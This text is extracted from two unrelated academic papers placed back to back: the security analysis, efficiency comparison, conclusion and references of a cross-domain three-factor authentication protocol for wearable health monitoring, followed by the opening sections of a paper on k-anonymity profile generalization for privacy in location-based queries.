4.2. Preventing Replay Attack. Suppose that A has eavesdropped all the information $<\mathrm{PID}_i, \mathrm{PID}_{\mathrm{WD}_j}, T_1, M_1, B>$, $<M_2, M_3, T_2, \mathrm{ID}_{\mathrm{MCS}_m}>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, \mathrm{TK}_{\mathrm{WD}_j}, T_3, M_4>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, \mathrm{TTK}_{\mathrm{WD}_j}, T_4, M_5, C>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, T_5, M_6, B>$, and $<T_6, M_7, D>$ in the login phase, the authentication phase, and the session key negotiation phase. Then, A replays them on the public channel, but it is intuitive to see that all of the messages we transmit contain the timestamp, which is the time when the message is sent. We use timestamps and random nonce in the protocol to guarantee the freshness of the transmitted information. If there is an adversary attempting to repeatedly send these messages, the existence of this situation will be found by verifying the validity of the timestamp. In addition, it is not feasible for an adversary to bypass the message recipient's verification of the timestamp because all messages contain a key-protected hash value. Therefore, our protocol can prevent replay attacks.

4.3. Preventing Man-in-the-Middle Attack. It is assumed that A is able to intercept the sent messages in the login phase, authentication phase, and key agreement phase and replace those messages with its own messages to perform the attack as a middleman.

Specifically, if A wants to modify the message $<\mathrm{PID}_i, \mathrm{PID}_{\mathrm{WD}_j}, T_1, M_1, B>$ and the key to the parameter M_1, B is to generate a random number $b \in Z_n^*$, A can randomly select $b \in Z_n^*$ and calculate $B = bP$, $C = bS = (C_x, C_y)$, $\mathrm{PID}_i = \mathrm{ID}_i \oplus C_x$, $\mathrm{PID}_{\mathrm{WD}_j} = \mathrm{ID}_{\mathrm{WD}_j} \oplus C_y$, and $M_1 = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| \mathrm{TC}_i' \| T_1 \| C_x)$. The message receiver will confirm whether the party is a legitimate one by verifying $M_1 = M_1'$. Both of the messages $\mathrm{TC}_i = f_i \oplus h(\mathrm{ID}_i \| \sigma_i \| \mathrm{PW}_i)$ and $\mathrm{TC}_i = h(\mathrm{ID}_i \| K_{\mathrm{MD}_i} \| \mathrm{RT}_{\mathrm{MD}_i})$ of M_1 are protected by a password or a key K_{MD_i}, so A cannot calculate TC_i. It can be seen that A cannot replace the real message M_1 with his fake message and gain the trust of the receiver as an intermediary. For the message $<M_2, M_3, T_2, \mathrm{ID}_{\mathrm{MCS}_m}>$ sent from MCS_m to WCS_k, A intercepts the message as an intermediary and replaces it with its own messages. It wants to pass the verification of WCS_k and then needs to send the correct $<M_2, M_3>$. To calculate $M_2 = h(K_{\mathrm{CS}_{m,k}} \| \mathrm{ID}_i' \| \mathrm{ID}_{\mathrm{WD}_j}' \| T_2)$ and $M_3 = \{\mathrm{ID}_i', \mathrm{ID}_{\mathrm{WD}_j}', \mathrm{ID}_{\mathrm{MCS}_m}, T_2\}_{K_{\mathrm{CS}_{m,k}}}$, it needs the shared key $K_{\mathrm{CS}_{m,k}}$ between WCS_k and MCS_m, but it cannot get the key. Therefore, it cannot generate the message $<M_2, M_3>$. Similarly, it does not correctly calculate $\mathrm{Ticket}_{\mathrm{WD}_j}$, $\mathrm{TK}_{\mathrm{WD}_j}$, and M_4 in the next message $<\mathrm{Ticket}_{\mathrm{WD}_j}, \mathrm{TK}_{\mathrm{WD}_j}, T_3, M_4>$, because they are both protected by the keys $K_{\mathrm{WCS}_k - \mathrm{WD}_j}$ and $K_{\mathrm{CS}_{m,k}}$. In the same way, A cannot generate other valid messages. Although the message is modified and sent to the intended recipient, it cannot be verified by the recipient. In short, our protocol can achieve mutual authentication among all participants. Therefore, the protocol can defend against man-in-the-middle attacks.

4.4. Efficient Unauthorized Login Detection. During protocol execution, unauthorized access should be detected in the login phase, and the session is terminated when the request is rejected. This not only saves unnecessary communication costs and calculation costs but also enables update operations such as password update. In the actual scenario, if the doctor enters an incorrect password, a detection mechanism in our protocol can verify the validity of the information provided by the doctor and provide timely feedback. The protocol is specifically implemented in this way, and we use a fuzzy extractor to verify the validity of the doctor's biometrics. In the login phase of the protocol, U_i enters ID_i, PW_i, and BIO_i' on MD_i. Then, MD_i will calculate $\sigma_i' = \mathrm{Rep}(\mathrm{BIO}_i', \tau_i)$ and $e_i = h(h(\mathrm{ID}_i \| \mathrm{PW}_i \| \sigma_i') \bmod l)$. MD_i verifies if $e_i' = e_i$ holds. If not, the login request is rejected.

Therefore, our protocol can detect unauthorized login by user doctor's error input or intentional attack by the attacker during the login phase.

4.5. Anonymity and Untraceability. We assume that A intercepts all information $<\mathrm{PID}_i, \mathrm{PID}_{\mathrm{WD}_j}, T_1, M_1, B>$, $<M_2, M_3, T_2, \mathrm{ID}_{\mathrm{MCS}_m}>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, \mathrm{TK}_{\mathrm{WD}_j}, T_3, M_4>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, \mathrm{TTK}_{\mathrm{WD}_j}, T_4, M_5, C>$, $<\mathrm{Ticket}_{\mathrm{WD}_j}, T_5, M_6, B>$, and $<T_6, M_7, D>$ transmitted on the public channel during the login phase, the authentication phase, and the session key negotiation phase.

It can be seen from all messages that they contain timestamps or nonces and are protected by their own keys or shared keys, thus ensuring confidentiality. Only when A knows these secret parameters can A obtain the identity information related to U_i, MD_i, and WD_j. Therefore, our protocol achieves anonymity [32, 33]. On the other hand, we can also find that these messages are dynamic. The pseudoidentity PID_i of users is different in each session, and $b \in Z_n^*$ is randomly selected. Therefore, the message fields in each session are different, and the adversary cannot obtain useful information through different sessions, so untraceability is realized.

4.6. Mutual Authentication. In our protocol, only the legal patient processing the correct password and biometrics and the corresponding wearable device can compute $\mathrm{TC}_i' = f_i \oplus h(\mathrm{ID}_i \| \sigma_i' \| \mathrm{PW}_i)$ and $M_1 = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| \mathrm{TC}_i' \| T_1 \| C_x)$. So MD_i can pass the authentication of MCS_m successfully via checking the correctness of M_1. Similarly, an adversary cannot calculate correct $M_5' = h(\mathrm{TC}_i' \| \mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| T_4 \| C \| \mathrm{Ticket}_{\mathrm{WD}_j})$ without knowing TC''. Since only MCS_m knows the secret key s, it can compute the valid TC''. Thus, MD_i

Table 2: Comparison of security attributes.

Schemes	The scheme in [34]	The scheme in [35]	Our scheme
Preventing stolen mobile device attack	✗	✗	✓
Preventing replay attack	✓	✓	✓
Preventing man-in-the-middle attack	✓	✓	✓
Efficient unauthorized login detection	✓	✓	✓
Anonymity and untraceability	✓	✓	✓
Mutual authentication	✗	✓	✓
Known key security	✓	✓	✓
Perfect forward secrecy	✓	✓	✓
Extensibility	✓	✓	✓
Efficient password and biometric update	✓	✓	✓

can authenticate MCS_m by verifying the correctness of M_5. Thus, our protocol achieves mutual authentication between MD_i and MCS_m.

In the communication between MCS_m and WCS_k, WCS_k authenticates MCS_m via checking the correctness of $M_2' = h(K_{\mathrm{CS}_{m,k}} \| \mathrm{ID}_i' \| \mathrm{ID}_{\mathrm{WD}_j}' \| T_2)$, since only the legal MCS_m stores the valid share key $K_{\mathrm{CS}_{m,k}}$. Similarly, MCS_m authenticates WCS_k via checking the correctness of $M_4' = h(K_{\mathrm{CS}_{m,k}} \| K_{\mathrm{WD}_j}' \| T_3 \| \mathrm{ID}_i' \| \mathrm{ID}_{\mathrm{WD}_j}' \| \mathrm{ID}_{\mathrm{MCS}_m} \| \mathrm{ID}_{\mathrm{WCS}_k} \| \mathrm{Ticket}_{\mathrm{WD}_j})$ because only the valid WCS_k processing the valid share key $K_{\mathrm{CS}_{m,k}}$ can decrypt M_3 to obtain ID_i', $\mathrm{ID}_{\mathrm{WD}_j}'$, and $\mathrm{ID}_{\mathrm{MCS}_m}'$. Thus, MCS_m and WCS_k accomplish mutual authentication.

4.7. Known Key Security. It is assumed that the adversary A has obtained the session key $\mathrm{SK}_{\mathrm{MD}_i-\mathrm{WD}_j} = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| T_6 \| T_5 \| K_{\mathrm{WD}_j} \| bdP)$ shared by MD_i and WD_j. However, because our protocol uses timestamps and each session includes a randomly chosen temporary key K_{WD_j} to guarantee that the session key of the current session is totally different from the previous session key, our protocol accomplishes known key security.

4.8. Perfect Forward Secrecy. In our scheme, U_i has long-term secrets PW_i, BIO_i, and $e_i = h(h(\mathrm{ID}_i \| \mathrm{PW}_i \| \sigma_i') \bmod l)$, and when the long-term secrets of U_i are leaked, the previous session key $\mathrm{SK}_{\mathrm{MD}_i-\mathrm{WD}_j} = h(\mathrm{ID}_i \| \mathrm{ID}_{\mathrm{WD}_j} \| T_6 \| T_5 \| K_{\mathrm{WD}_j} \| bdP)$ will not be leaked. Because b and d are randomly selected, it is difficult to calculate bdP by bP and dP according to ECCDHP.

4.9. Extensibility. The protocol includes a mobile device or wearable device dynamic addition phase, so it can provide extensibility. Through this phase, we are able to dynamically add mobile devices or wearable devices, which only need to interact with the cloud servers of the security domain to which they belong. The cloud server maintains a table. Therefore, the protocol can provide the security features of extensibility.

4.10. Efficient Password and Biometric Update. Because of the efficient detection mechanism of unauthorized logins, doctors can freely update passwords or biometrics in our protocol, as shown in Section 2.7.

Table 3: Efficiency comparison.

Schemes	Our scheme	The scheme in [34]	The scheme in [35]
$\mathrm{MD}_i(U_i)$	$8T_h + T_p$	$5T_h + 2T_p$	$5T_h + 3T_p$
$\mathrm{MCS}_m(\mathrm{CS})$	$6T_h + 3T_p + T_s$	$2T_h + 3T_p$	$4T_h + T_p$
WD_j	$3T_h + T_s$	$2T_h + 2T_p$	$4T_h + T_p$
WCS_k	$3T_h + 2T_s$	—	—

5. Security and Efficiency Comparison

5.1. Security Comparison. The security comparison of our scheme with [34, 35] is shown in Table 2.

Table 2 shows that the schemes in [34, 35] fail to meet all the security features listed in the table, such as inability to defend against MD stolen attacks. Our scheme can satisfy a number of security features, which has been proven in previous security analysis.

5.2. Efficiency Comparison. For efficiency, we mainly pay attention to the login, authentication, and session key agreement phases. The following symbols are used to define various calculations as well as their specific time consumption.

T_s: the time complexity of symmetric encryption and decryption (0.0214385 ms) [35].

T_p: the time complexity of point multiplication operation of an elliptic curve (0.427576 ms) [35].

T_h: the time complexity of computing hash functions (0.0000328 ms) [35].

The efficiency comparison of our scheme with [34, 35] is shown in Table 3.

Our scheme has two cloud servers, and each domain has one cloud server. Different from our scheme in the number of participants, there is only one cloud server in schemes [34, 35]. Since the cloud server has stronger computing power and more resource [36], we only pay attention to the calculation of time consumption of mobile devices and

Table 4: Time-cost comparison (ms).

Schemes	Our scheme	The scheme in [34]	The scheme in [35]
$MD_i(U_i)$	0.4278384	0.8553160	1.2828920
$MCS_m(CS)$	1.3043633	1.2827936	0.4277072
WD_j	0.0215369	0.8552176	0.4277072
WCS_k	0.0429754	—	—

wearable devices. As shown in Table 4, our scheme has obvious performance advantages.

Therefore, our scheme has better performance and meets a variety of common security demands, which is suitable for use in a wearable environment.

6. Conclusion

In practical WHMSs, single-domain authentication schemes can no longer meet the growing number of users and devices and crossdomain authentication schemes are urgently needed. In this paper, we proposed a ticket-based authentication model for multidomain WHMSs. Specifically, a mobile device of one domain can request a ticket from the cloud server of another domain with which wearable devices are registered and remotely access the wearable devices with the ticket. Then, we proposed a crossdomain three-factor authentication scheme based on the above model. Only a doctor who can present all three factors can request a legal ticket which can be used to access the wearable devices. Both the elliptical curve and fuzzy verifier are introduced to avoid lost smart card attack and to strengthen the confidentiality of the protocol. Finally, we presented the security and performance analysis of the proposed scheme. We carried out provable security analysis in a random oracle model and compared its security and efficiency with those of related schemes. The result shows the security and practicability of the proposed scheme.

Data Availability

The article contains data supporting the results of this study.

Conflicts of Interest

The authors claim that there is no conflict of interest.

Authors' Contributions

All authors made equal contribution to the work.

Acknowledgments

This study was supported by the Research and Development Program for Science and Technology Department of Shaanxi Province (Program No. 2020NY-163), Research and Development Program for Science and Technology of Yulin (Program No. 2019-77-2), Young Elite Scientist Sponsorship Program of the Yulin Association for Science and Technology (Program No. 20190127), National Natural Science Foundation of China (Program No. 61672413), and Scientific Research Program Funded by the Education Department of Shaanxi Province (Program No. 20JY016).

References

[1] Y. Yang, X. Zheng, W. Guo, X. Liu, and V. Chang, "Privacy-preserving smart IoT-based healthcare big data storage and self-adaptive access control system," *Information Sciences*, vol. 479, pp. 567–592, 2019.

[2] Y. Yang, X. Zheng, W. Guo, X. Liu, and V. Chang, "Privacy-preserving fusion of IoT and big data for e-health," *Future Generation Computer Systems*, vol. 86, pp. 1437–1455, 2018.

[3] Y. Yang, X. Liu, and R. H. Deng, "Lightweight break-glass access control system for healthcare Internet-of-things," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 8, pp. 3610–3617, 2018.

[4] Q. Jiang, J. Ma, C. Yang, X. Ma, J. Shen, and S. A. Chaudhry, "Efficient end-to-end authentication protocol for wearable health monitoring systems," *Computers & Electrical Engineering*, vol. 63, pp. 182–195, 2017.

[5] Q. Jiang, Z. Chen, J. Ma, X. Ma, J. Shen, and D. Wu, "Optimized fuzzy commitment based key agreement protocol for wireless body area network," *IEEE Transactions on Emerging Topics in Computing*, 2019.

[6] D. Wang, W. Li, and P. Wang, "Measuring two-factor authentication schemes for real-time data access in industrial wireless sensor networks," *IEEE Transactions on Industrial Informatics*, vol. 14, no. 9, pp. 4081–4092, 2018.

[7] J. Xiong, R. Ma, L. Chen et al., "A personalized privacy protection framework for mobile crowdsensing in IIoT," *IEEE Transactions on Industrial Informatics*, vol. 16, no. 6, pp. 4231–4241, 2020.

[8] C.-T. Li, C. C. Lee, and C. Y. Weng, "An extended chaotic maps based user authentication and privacy preserving scheme against DoS attacks in pervasive and ubiquitous computing environments," *Nonlinear Dynamics*, vol. 74, no. 4, pp. 1133–1143, 2013.

[9] C.-T. Li, C.-C. Lee, C.-Y. Weng, and C.-I. Fan, "An extended multi-server-based user authentication and key agreement scheme with user anonymity," *KSII Transactions on Internet and Information Systems*, vol. 7, no. 1, pp. 119–131, 2013.

[10] T.-Y. Chen, C. C. Lee, M. S. Hwang, and J. K. Jan, "Towards secure and efficient user authentication scheme using smart card for multi-server environments," *The Journal of Supercomputing*, vol. 66, no. 2, pp. 1008–1032, 2013.

[11] P. Kumar, S. G. Lee, and H. J. Lee, "E-SAP: efficient-strong authentication protocol for healthcare applications using wireless medical sensor networks," *Sensors*, vol. 12, no. 2, pp. 1625–1647, 2012.

[12] C.-T. Li, C. C. Lee, C. Y. Weng, and S. J. Chen, "A secure dynamic identity and chaotic maps based user authentication and key agreement scheme for e-Healthcare systems," *Journal of Medical Systems*, vol. 40, no. 11, article 233, 2016.

[13] R. Amin, S. K. H. Islam, G. P. Biswas, M. K. Khan, and N. Kumar, "A robust and anonymous patient monitoring system using wireless medical sensor networks," *Future Generation Computer Systems*, vol. 80, pp. 483–495, 2018.

[14] Q. Jiang, Y. Qian, J. Ma, X. Ma, Q. Cheng, and F. Wei, "User centric three-factor authentication protocol for cloud-assisted

wearable devices," *International Journal of Communication Systems*, vol. 32, no. 6, 2019.

[15] A. K. Das, "A secure and efficient user anonymity-preserving three-factor authentication protocol for large-scale distributed wireless sensor networks," *Wireless Personal Communications*, vol. 82, no. 3, pp. 1377–1404, 2015.

[16] R. Amin, S. K. H. Islam, G. P. Biswas, M. K. Khan, L. Leng, and N. Kumar, "Design of an anonymity-preserving three-factor authenticated key exchange protocol for wireless sensor networks," *Computer Networks*, vol. 101, pp. 42–62, 2016.

[17] Q. Jiang, S. Zeadally, J. Ma, and D. He, "Lightweight three-factor authentication and key agreement protocol for Internet-integrated wireless sensor networks," *IEEE Access*, vol. 5, pp. 3376–3392, 2017.

[18] A.-K. Das, M. Wazid, N. Kumar, M. K. Khan, K. K. R. Choo, and Y. H. Park, "Design of secure and lightweight authentication protocol for wearable devices environment," *IEEE Journal of Biomedical and Health Informatics*, vol. 22, no. 4, pp. 1310–1322, 2018.

[19] W. Liu, H. Liu, Y. Wan, H. Kong, and H. Ning, "The yoking-proof-based authentication protocol for cloud-assisted wearable devices," *Personal and Ubiquitous Computing*, vol. 20, no. 3, pp. 469–479, 2016.

[20] F. Wu, X. Li, L. Xu, S. Kumari, M. Karuppiah, and J. Shen, "A lightweight and privacy-preserving mutual authentication scheme for wearable devices assisted by cloud server," *Computers & Electrical Engineering*, vol. 63, pp. 168–181, 2017.

[21] S. Liu, S. Hu, J. Weng, S. Zhu, and Z. Chen, "A novel asymmetric three-party based authentication scheme in wearable devices environment," *Journal of Network and Computer Applications*, vol. 60, pp. 144–154, 2016.

[22] S. Jangirala, A. K. Das, N. Kumar, and J. J. P. C. Rodrigues, "Cloud centric authentication for wearable healthcare monitoring system," *IEEE Transactions on Dependable and Secure Computing*, vol. 17, no. 5, pp. 942–956, 2020.

[23] Q. Jiang, N. Zhang, J. Ni, J. Ma, X. Ma, and K. K. R. Choo, "Unified biometric privacy preserving three-factor authentication and key agreement for cloud-assisted autonomous vehicles," *IEEE Transactions on Vehicular Technology*, p. 1, 2020.

[24] F. Wu, L. Xu, S. Kumari et al., "An efficient authentication and key agreement scheme for multi-gateway wireless sensor networks in IoT deployment," *Journal of Network and Computer Applications*, vol. 89, pp. 72–85, 2017.

[25] J. Xiong, J. Ren, L. Chen et al., "Enhancing privacy and availability for data clustering in intelligent electrical service of IoT," *IEEE Internet of Things Journal*, vol. 6, no. 2, pp. 1530–1540, 2019.

[26] D. Wang and P. Wang, "Two birds with one stone: two-factor authentication with security beyond conventional bound," *IEEE Transactions on Dependable and Secure Computing*, vol. 15, no. 4, pp. 708–722, 2016.

[27] H. Xiong, H. Zhang, and J. Sun, "Attribute-based privacy-preserving data sharing for dynamic groups in cloud computing," *IEEE Systems Journal*, vol. 13, no. 3, pp. 2739–2750, 2019.

[28] Y. Yang, X. Zheng, X. Liu, S. Zhong, and V. Chang, "Cross-domain dynamic anonymous authenticated group key management with symptom-matching for e-health social system," *Future Generation Computer Systems*, vol. 84, pp. 160–176, 2018.

[29] D. Dolev and A. Yao, "On the security of public key protocols," *IEEE Transactions on Information Theory*, vol. 29, no. 2, pp. 198–208, 1983.

[30] X. Huang, Y. Xiang, A. Chonka, J. Zhou, and R. H. Deng, "A generic framework for three-factor authentication: preserving security and privacy in distributed systems," *IEEE Transactions on Parallel and Distributed Systems*, vol. 22, no. 8, pp. 1390–1397, 2011.

[31] F. Wei, P. Vijayakumar, J. Shen, R. Zhang, and L. Li, "A provably secure password-based anonymous authentication scheme for wireless body area networks," *Computers and Electrical Engineering*, vol. 65, pp. 322–331, 2018.

[32] Q. Feng, D. He, S. Zeadally, and H. Wang, "Anonymous biometrics-based authentication scheme with key distribution for mobile multi-server environment," *Future Generation Computer Systems*, vol. 84, pp. 239–251, 2018.

[33] C.-T. Li, C.-C. Lee, and C.-Y. Weng, "A secure cloud-assisted wireless body area network in mobile emergency medical care system," *Journal of Medical Systems*, vol. 40, no. 5, p. 117, 2016.

[34] H.-L. Yeh, T. H. Chen, P. C. Liu, T. H. Kim, and H. W. Wei, "A secured authentication protocol for wireless sensor networks using elliptic curves cryptography," *Sensors*, vol. 11, no. 5, pp. 4767–4779, 2011.

[35] W. Shi and P. Gong, "A new user authentication protocol for wireless sensor networks using elliptic curves cryptography," *International Journal of Distributed Sensor Networks*, vol. 9, no. 4, 59 pages, 2017.

[36] H. Xiong, Q. Mei, and Y. Zhao, "Efficient and provably secure certificateless parallel key-insulated signature without pairing for IIoT environments," *IEEE Systems Journal*, vol. 14, no. 1, pp. 310–320, 2020.

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8892321, 13 pages
https://doi.org/10.1155/2020/8892321

Research Article

Privacy-Enhancing Preferential LBS Query for Mobile Social Network Users

Madhuri Siddula,[1] Yingshu Li,[1] Xiuzhen Cheng,[2] Zhi Tian,[3] and Zhipeng Cai[1]

[1]*Computer Science, Georgia State University, Atlanta, Georgia 30302, USA*
[2]*Computer Science, George Washington University, Washington, DC 20052, USA*
[3]*Computer Science, George Mason University, Fairfax, VA 22030, USA*

Correspondence should be addressed to Zhipeng Cai; zcai@gsu.edu

Received 10 June 2020; Revised 30 July 2020; Accepted 13 August 2020; Published 1 September 2020

Academic Editor: Kim-Kwang Raymond Choo

While social networking sites gain massive popularity for their friendship networks, user privacy issues arise due to the incorporation of location-based services (LBS) into the system. Preferential LBS takes a user's social profile along with their location to generate personalized recommender systems. With the availability of the user's profile and location history, we often reveal sensitive information to unwanted parties. Hence, providing location privacy to such preferential LBS requests has become crucial. However, the current technologies focus on anonymizing the location through granularity generalization. Such systems, although provides the required privacy, come at the cost of losing accurate recommendations. Hence, in this paper, we propose a novel location privacy-preserving mechanism that provides location privacy through k-anonymity and provides the most accurate results. Experimental results that focus on mobile users and context-aware LBS requests prove that the proposed method performs superior to the existing methods.

1. Introduction

Online Social Network (OSN) has become an inevitable part of our lives. We use them to connect with people and find new places, things, news, games, and many more. As OSN has become a one-stop-shop for any information, they have found their spot on our mobile phones to ease the access. Such applications are called mobile social networks (MSN), and they have been a huge hit ever since they were introduced. According to the recent survey by Statista [1], there are over 61% of users of MSNs in North America. It is expected that the number of users who use MSN reaches around 2.46 billion in 2017 and 3.02 billion in 2021. This number is almost one-third of the current earth's population. One of the significant advantages of MSN is its access to precise location information. This information is used for various purposes like geotagging, augmented reality, and location-based services.

LBS have further eased the access of information. Users, querying for nearby restaurants, and geotagging friends, all use LBS in one way or another. When a user requests an LBS, the request is sent to the location service provider (LSP). This acts like a central server that gathers all the information. However, we also require all the business providers to upload their accurate location information so the LBS can give exact results. All the business owners in the example provided in Figure 1 are restaurants, which are returned for the user. However, every restaurant has a profile, i.e., cuisine, timings, takeout or dine-in, and reviews.

The concept of preferential or context-aware LBS came into light in the recent past with the introduction of local businesses into many social networks. To enhance the user experience of LBS, personalized recommendations are generated. However, these recommendations can be best produced by considering the user's social profile and history. For example, if a user visits Starbucks every day at 8 AM, it is most likely that he likes coffee at a specific location. In this situation, Google can suggest travel time to nearby Starbucks at 7:30 AM for the user's convenience and favorite drink on




Figure 1: An example LBS query with the user requesting nearby restaurants.

the Starbucks app to order. This scenario, although it provides useful information to the user, has many privacy concerns, including the data leak to untrusted third parties.

Preferential LBS uses machine learning techniques to identify which business listings are best suited to the user's liking. This requires not only the profile of the business listing but also the user's profile and history. For example, if a person searches for a nearby restaurant, the result contains all the restaurants in the current area but sorted according to the user's history or interest. If the user preference is Asian cuisine, then the results are sorted accordingly, and so on. Hence, accurate results for LBS are only possible if we have exact location information and correct user profile. However, providing such information might lead to other privacy leaks. Let us consider a scenario of the man-in-the-middle attack or a server attack, as shown in Figure 2. In both these scenarios, the attacker finds out not only user profile but also their precise location. This leads to both security and privacy leaks in the system. In this paper, we focus on the privacy leak that is the user location leak in such attack scenarios. Additionally, if a series of locations are revealed to the attacker, the trajectory of the user path is disclosed.

To evade the above-discussed problems, we have introduced a novel privacy-preserving algorithm that anonymizes LBS request in a mobile environment. Our contributions can be summarized as follows:

(1) To the best of our knowledge, we are the first to consider profile generalization instead of location granularity for providing privacy to the MSN user

(2) Privacy through attribute clustering to preserve k -anonymity

(3) Local clustering to avoid complexity at the server

(4) Dynamic clustering to include mobility of the users

(5) This work also addresses the issue of knowledge graph attack

The rest of the paper is organized as follows. Section 2 introduces the basic definitions and nomenclature used in this paper. Section 3 provides existing methods that are proposed for protecting the privacy of an MSN user. The problem statement is defined in Section 4. The proposed novel dynamic clustering is explained in Section 5. Analysis of the proposed methods is discussed in Section 6. In Section 7, we evaluate the algorithm by comparing it with existing technologies. Finally, conclusions and future work are discussed in Section 8.

2. Definitions and Nomenclature

2.1. Definitions

2.1.1. Profile Generalization. Our aim in this proposed method is to generalize the profile of the user rather than generalizing the location information. Hence, we need to know how much of the profile has been generalized. It is a common understanding that if we generalize all the user's profiles to a single profile that profile is generalized 100%; then, the privacy maintained is high. However, the LBS results will be far from accurate. Also, if we reveal the profile is not changed at all, then the profile generalization is 0%; there is a chance that the user is identified by an attacker correctly. Hence, we need a mechanism to quantify the profile generalization and how much privacy is maintained with that generalization. To do that, we provide a profile generalization calculation method.

$$\text{Profile generalization of user } u_i\left(g_{u_i}\right) = \frac{\text{dist}\left(u_i, C_{u_i}\right)}{\text{dist}\left(u_i, \text{GP}\right)} * 100, \tag{1}$$

where u_i is the user profile, C_{u_i} is the cluster that the user belongs to, and GP is the general profile.

2.1.2. Information Loss. The information loss of a user u_i, IL_i, is measured using the profile generalization done for that user. The more profile generalization happened for a user by the proposed methods, the more information loss occurred, and hence, it reduces the accuracy of the LBS results. To calculate information loss, we use the distance between the user's original profile and the generalized profile.

$$\text{Information Loss of } u_i(\text{IL}_i) = \text{dist}\left(u_i, g_{u_i}\right). \tag{2}$$

The total information loss over all the users can be computed as follows:

$$\text{Information Loss (IL)} = \sum_{i=1}^{n} \text{IL}_i. \tag{3}$$

2.1.3. Accuracy. It is essential to understand how accurate the results are with the profile generalization. Since we have LBS




Figure 2: An example LBS query with the user requesting nearby restaurants.

queries, a query that takes location information will give us accurate results. This is because we are sending exact location information in our LBS query. However, for a preferential search, we consider the user's profile to sort the results according to the user's interest. This is how we ensure that the results are relevant to the user and not generalized results. We use an algorithm proposed by [2] to perform the preferential search. This algorithm lets us filter the results further based on the user profile. We measure the accuracy of the preferential search results by using the below method:

$$\text{Accuracy} = \frac{\text{number of different results}}{\text{total number of results}} * 100. \quad (4)$$

2.1.4. Execution Time. It is essential to understand how much computation time is required for the algorithm to run. This is because LBS queries are real-time, and the user can request a query at any point in time. Although our algorithm is not a postquery method, we do update the clusters based on the user movement. So, the user might request for a query at the exact moment that the election and clustering method starts executing. Hence, we need to understand what is the execution time for these methods.

2.2. Nomenclature. Table 1 describes all the notations used in the paper and their description.

Table 1: Symbols and notations.

Notation	Description
G_t	Temporal social graph at time "t"
V	Vertices set
E	Edge set
A	Attribute set
a_i	i^{th} attribute
L_t	Location set (locations of all the users) at time "t"
E_t	Edge set at time "t"
u_i	User i
o_i	Obfuscated user i
l	Location
n	Number of users
R	Radius considered for local group formation
k	Desired anonymity level
C_{u_i}	Cluster that the user belongs to
g_{u_i}	Profile generalization of the user u_i
IL_i	Information loss of the user u_i

3. Related Works

Privacy-preserving mechanisms in the mobile environment have been summarized in [3, 4]. These surveys point out that the obfuscation is considered heavily on user location [5]. Researchers in [6, 7] have further classified these obfuscation techniques for our understanding.

(1) Differential Privacy (DP). These methods focus on preserving the privacy of the user by generating noise. However, when such noise is added, while aggregating data from two users, the probability of whether the user's data is included has a bound. Initial methods using DP included a centralized database where trusted devices collect data [8]

(a) Local Differential Privacy (LDP). Recently, more research has been done in terms of LDP. Some of these research focus on utility aware privacy-preserving data collection [9], and geoindistinguishability [10]. Although these methods seem to cloak the user's location, it has some problems, including random cloaking and user identification via knowledge graph attack

(b) Distributed Differential Privacy (DDP). These methods focus on generating a distributed noise [11, 12]. The assumption in these settings is that a user has access to a group of users. DDP aims at aggregating the user's data with the data from the set of users using the generated noise. These methods lack the assumption that the attacker poses as a naive user and gains access to this subset of users

(2) Location-Based Grouping. One of the simplest ways to group the users is based on their exact location. However, this grouping heavily depends on calculating the distance between two users. Following are some of the categories in which these grouping techniques are based on:

(a) Relative Distance Only. These methods aim to provide a relative distance between two users or a user and a place. That is, instead of revealing their exact location on the LBS, these methods calculate a secure relative distance method [9, 13, 14]. The access permission for the location can be set to public or controlled access

